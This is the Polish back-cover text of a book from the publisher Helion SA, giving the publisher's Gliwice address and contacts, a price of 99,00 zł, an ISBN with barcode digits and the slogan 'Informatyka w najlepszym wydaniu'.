Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
<http://helion.pl>

sięgnij po **WIĘCEJ**



KOD KORZYŚCI

cena: 99,00 zł

ISBN 978-83-246-6867-0



9 788324 668670

Informatyka w najlepszym wydaniu